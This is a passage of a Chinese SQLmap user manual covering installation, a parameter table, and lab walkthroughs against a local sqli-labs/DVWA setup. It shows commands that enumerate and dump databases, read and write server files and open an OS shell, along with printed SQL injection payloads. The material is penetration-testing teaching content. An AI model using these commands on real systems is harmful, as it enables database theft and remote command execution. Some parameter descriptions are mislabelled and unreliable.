

SQLmap 使用手册

目录

入门	2
SQLmap 简介	2
SQLmap 安装	2
Ubuntu 下安装 SQLmap	2
Windows 下安装 SQLmap	2
SQLmap 相关参数	9
演示案例.....	9
实验环境.....	9
实验工具.....	9
实验步骤.....	10
进阶	14
SQLmap 相关参数	14
演示案例.....	14
实验环境.....	14
实验工具.....	14
实验步骤.....	15
高级	19
SQLmap 的工作流程	19
SQLmap 目录结构及功能	21
SQLmap waf 源码分析	22
SQLmap tamper 源码分析.....	24
参考 A	25
SQLmap 参数表	25
参考 B	32
SQLmap Tamper 脚本功能表	32
相关参考.....	36

入门


SQLmap 简介

- SQLmap 是一个开源的渗透测试工具，可以自动检测利用 SQL 注入漏洞。
- SQLmap 所支持的数据库系统基本涵盖了我们常用的一些关系类的数据库
诸如：MySQL、Oracle、PostgreSQL、MSSQL、Microsoft、IBM DB2、SQLite、Firebird、Sybase
和 SAP MaxDB
- SQLmap 支持五种不同的注入模式
 - 基于布尔的盲注
 - 基于时间的盲注
 - 基于报错的盲注
 - 联合查询注入
 - 堆查询注入

SQLmap 安装

Ubuntu 下安装 SQLmap

`git clone https://github.com/sqlmapproject/sqlmap.git`




```
root@test: ~  
root@test:~# git clone https://github.com/sqlmapproject/sqlmap.git  
Cloning into 'sqlmap'...  
remote: Counting objects: 49662, done.  
remote: Compressing objects: 100% (106/106), done.  
Receiving objects: 17% (8890/49662), 8.54 MiB | 27 KiB/s
```


Windows 下安装 SQLmap

1. 安装 python 环境

Python 版本: Python2.7.6




自定义安装路径





耐心等待一分钟左右，系统会根据我们选择的安装并不是环境



安装完成！



2. 安装 SQLmap

安装环境: Windows 7

下载 SQLmap 源码包

sqlmap®

Automatic SQL injection and database takeover tool

[View project on GitHub](#)


Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database,


[Download .zip file](#)

[Download .tar.gz file](#)


将源码压缩包解压，重命名为 sqlmap




将目录 sqlmap 复制到 python 的安装目录下




然后新建一个 cmd 的快捷方式名为 SQLmap





设置环境变量


点击名为 SQLmap 的快捷方式，右键属性




这里修改两个地方一个是目标，一个是起始位置

目标：填写 cmd 的绝对路径

起始位置：填写 sqlmap 目录所在的绝对路径



然后对命令行的颜色、属性，字体等根据个人爱好设置一下即可



到此 SQLmap 在 Windows 的安装就已经完成，可以使用了

SQLmap 相关参数

参数	用法
-h,--help 显示基础的帮助信息	sqlmap -h " http://target/?id=1 " sqlmap --help " http://target/?id=1 "
-u URL 指定目标 url	sqlmap -u " http://target/?id=1 "
--current-db 返回当前网站数据库的数据库用户	sqlmap -u " http://target/?id=1 " --current-user
--current-user 列出数据库系统的数据库用户	sqlmap -u " http://target/?id=1 " --current-user
--dbs 返回当前连接的数据库	sqlmap -u " http://target/?id=1 " --dbs
-D 指定数据库系统的数据库名	sqlmap -u " http://target/?id=1 " -D "数据库名"
--tables 列举数据库表	sqlmap -u " http://target/?id=1 " --tables
-T 指定数据库表名	sqlmap -u " http://target/?id=1 " -T "数据库表名" -D "数据库名"
--columns 列举数据库表中的字段	sqlmap -u " http://target/?id=1 " --columns
-C 指定数据库表中的字段名	sqlmap -u " http://target/?id=1 " -C "数据库表列内容" -T "数据库表名" -D "数据库名"
--dump 获取整个表的数据	sqlmap -u " http://target/?id=1 " --dump
--data 通过 POST 方式传递数据	sqlmap -u " http://target/?id=1 " --data "user=1&&passwd=1"

演示案例

实验环境

Ubuntu 12.04


实验工具

SQLmap

实验步骤

查看帮助信息

test@test:~\$ sqlmap -help

A screenshot of a terminal window with a dark background and light-colored text. The window title bar shows 'test@test: ~'. The command 'test@test:~\$ sqlmap --help' has been entered, and the output is displayed. The output includes the usage 'Usage: python sqlmap [options]', a list of options with their descriptions, and a section for target specification.

```
test@test:~$ sqlmap --help
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -d DIRECT             Connection string for direct database connection
  -u URL, --url=URL     Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -l LOGFILE            Parse target(s) from Burp or WebScarab proxy log file
  -x SITEMAPURL         Parse target(s) from remote sitemap(.xml) file
  -m BULKFILE           Scan multiple targets given in a textual file
  -r REQUESTFILE        Load HTTP request from a file
  -g GOOGLEDORK         Process Google dork results as target URLs
  -c CONFIGFILE         Load options from a configuration INI file
```

指定目标 URL(eg: `http://www.site.com/vuln.php?id=1`)

test@test:~\$ sqlmap -u "http://localhost/sqli/Less-1/?id=1"

```
test@test: ~
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1"

  ____  _
 / ___|| | | |
| |___| | | |
 \___ \| | | |
  ___) | | | |
 / ___|| | | |
| |___| | | |
 \___) |_| |_|

{1.0-dev-d772e7e}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
    consent is illegal. It is the end user's responsibility to obey all applicable
    local, state and federal laws. Developers assume no liability and are not respon-
    sible for any misuse or damage caused by this program

[*] starting at 10:31:11

[10:31:12] [WARNING] using '/home/test/.sqlmap/output' as the output directory
[10:31:12] [INFO] testing connection to the target URL
[10:31:13] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[10:31:13] [INFO] testing if the target URL is stable
[10:31:14] [INFO] target URL is stable
[10:31:14] [INFO] testing if GET parameter 'id' is dynamic
```

返回当前网站数据库的数据库用户

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --current-db
```

```
[10:39:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail
or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[10:39:23] [INFO] fetching current database
[10:39:23] [INFO] retrieved: security
current database: 'security'
[10:39:23] [INFO] fetched data logged to text files under '/home/test/.sqlmap/output/localhost'
```

列出数据库系统的数据库用户

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --current-user
```

```
[10:41:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail
or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[10:41:52] [INFO] fetching current user
[10:41:52] [INFO] retrieved: root@localhost
current user: 'root@localhost'
[10:41:52] [INFO] fetched data logged to text files under '/home/test/.sqlmap/output/localhost'
```

返回当前连接的数据库

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --dbs
```

```
[02:47:06] [WARNING] the SQL query provided does not return any output
[02:47:06] [INFO] the SQL query used returns 7 entries
[02:47:06] [INFO] retrieved: information_schema
[02:47:06] [INFO] retrieved: challenges
[02:47:06] [INFO] retrieved: dvwa
[02:47:06] [INFO] retrieved: mysql
[02:47:06] [INFO] retrieved: performance_schema
[02:47:06] [INFO] retrieved: phpmyadmin
[02:47:06] [INFO] retrieved: security
available databases [7]:
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
```

列举出全部数据库的数据库表

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --tables
```

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+

Database: challenges
[1 table]
+-----+
| ZBV3JHDG7A |
+-----+

Database: mysql
[24 tables]
```

列举数据库表中的字段

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --columns -T "ZBV3JHDG7A" -D
"challenges"
```



```
Database: challenges
Table: ZBV3JHDG7A
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(2) unsigned |
| secret_97V3 | char(32) |
| sessid  | char(32) |
| tryy    | int(11) unsigned |
+-----+-----+
```

获取整个表的数据

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --dump -C
"id,secret_97V3,sessionid,tryy" -T "ZBV3JHDG7A" -D "challenges"
```

```
Database: challenges
Table: ZBV3JHDG7A
[1 entry]
+-----+-----+-----+-----+
| id | secret_97V3 | sessionid | tryy |
+-----+-----+-----+-----+
| 1 | ritnlIohzIakHtnYVb6JsIP | fe907f14b3c096a890ef967d01f1a564 | 0 |
+-----+-----+-----+-----+
```

-D -T -C 指定数据库系统的数据库名(-D) 指定数据库系统的数据库表(-T),指定数据库系统的字段内容(-C)

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --tables -D "challenges"
```

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --columns -T "ZBV3JHDG7A" -D
"challenges"
```

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --dump -C
"id,secret_97V3,sessionid,tryy" -T "ZBV3JHDG7A" -D "challenges"
```

通过 **POST** 方式传递数据

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-1/?id=1" --data
"uname=%27&passwd=&submit=Submit"
```

```
test@test:~$ sqlmap -u "http://localhost/sqli/Less-11" --data "uname=%27&passwd=
&submit=Submit"
```

{1.0-dev-d772e7e}

<http://sqlmap.org>

```

sqlmap identified the following injection point(s) with a total of 5943 HTTP(s)
requests:
---
Parameter: passwd (POST)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: uname='&passwd= AND (SELECT 6310 FROM(SELECT COUNT(*),CONCAT(0x7171
6a6b71,(SELECT (ELT(6310=6310,1))),0x7178767171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)-- MHVj&submit=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: uname='&passwd= AND (SELECT * FROM (SELECT(SLEEP(5)))gxXR)-- PbaY&submit=Submit

```

进阶

SQLmap 相关参数

参数	用法
--file-read=RFIL 从数据库服务器中读取文件	<code>sqlmap -u "http://192.168.1.103/sqli/Less-1/?id=1" --file-read "目标文件的绝对路径"</code>
--file-write=WFIL 把文件上传到数据库服务器中	<code>sqlmap -u "http://192.168.1.103/sqli/Less-1/?id=1" --file-write "本地文件的绝对路径" --file-dest "目标文件的绝对路径"</code>
--os-shell 运行任意操作系统命令	<code>sqlmap -u "http://192.168.1.103/sqli/Less-1/?id=1" --os-shell</code>

演示案例

实验环境

Win7

实验工具

WAMP、sqli-labs 源码包、SQLmap

实验步骤

利用 SQLmap 读取目标文件

参数: --file-read=RFIL Read a file from the back-end DBMS file system

用法: sqlmap -u "http://192.168.1.103/sqli/Less-1/?id=1" --file-read "目标文件的绝对路径"

查找目标文件绝对路径:

- 假如网站目录下有 `phpinfo` 文件, 可以通过其判断目标文件的绝对路径
- 通过让其报错, 爆出网站目录的绝对路径
- 收集一份常用的网站目录路径的字典, 然后进行爆破

🚩 注意:

- a) 为了保证实验的演示和场景的还原, 我们需要给你网站的根目录的赋予一下读写执行的权限

```
chmod 777 /var/www/sqli
```

- b) 在进行一下几个实验的时候请确定数据库用户的权限为 `root` 权限

```
[root@Hacker~]# Sqlmap -u "http://localhost/sqli/Less-1  
/?id=1" --file-read "D:\wamp\www\testmysql.php"
```

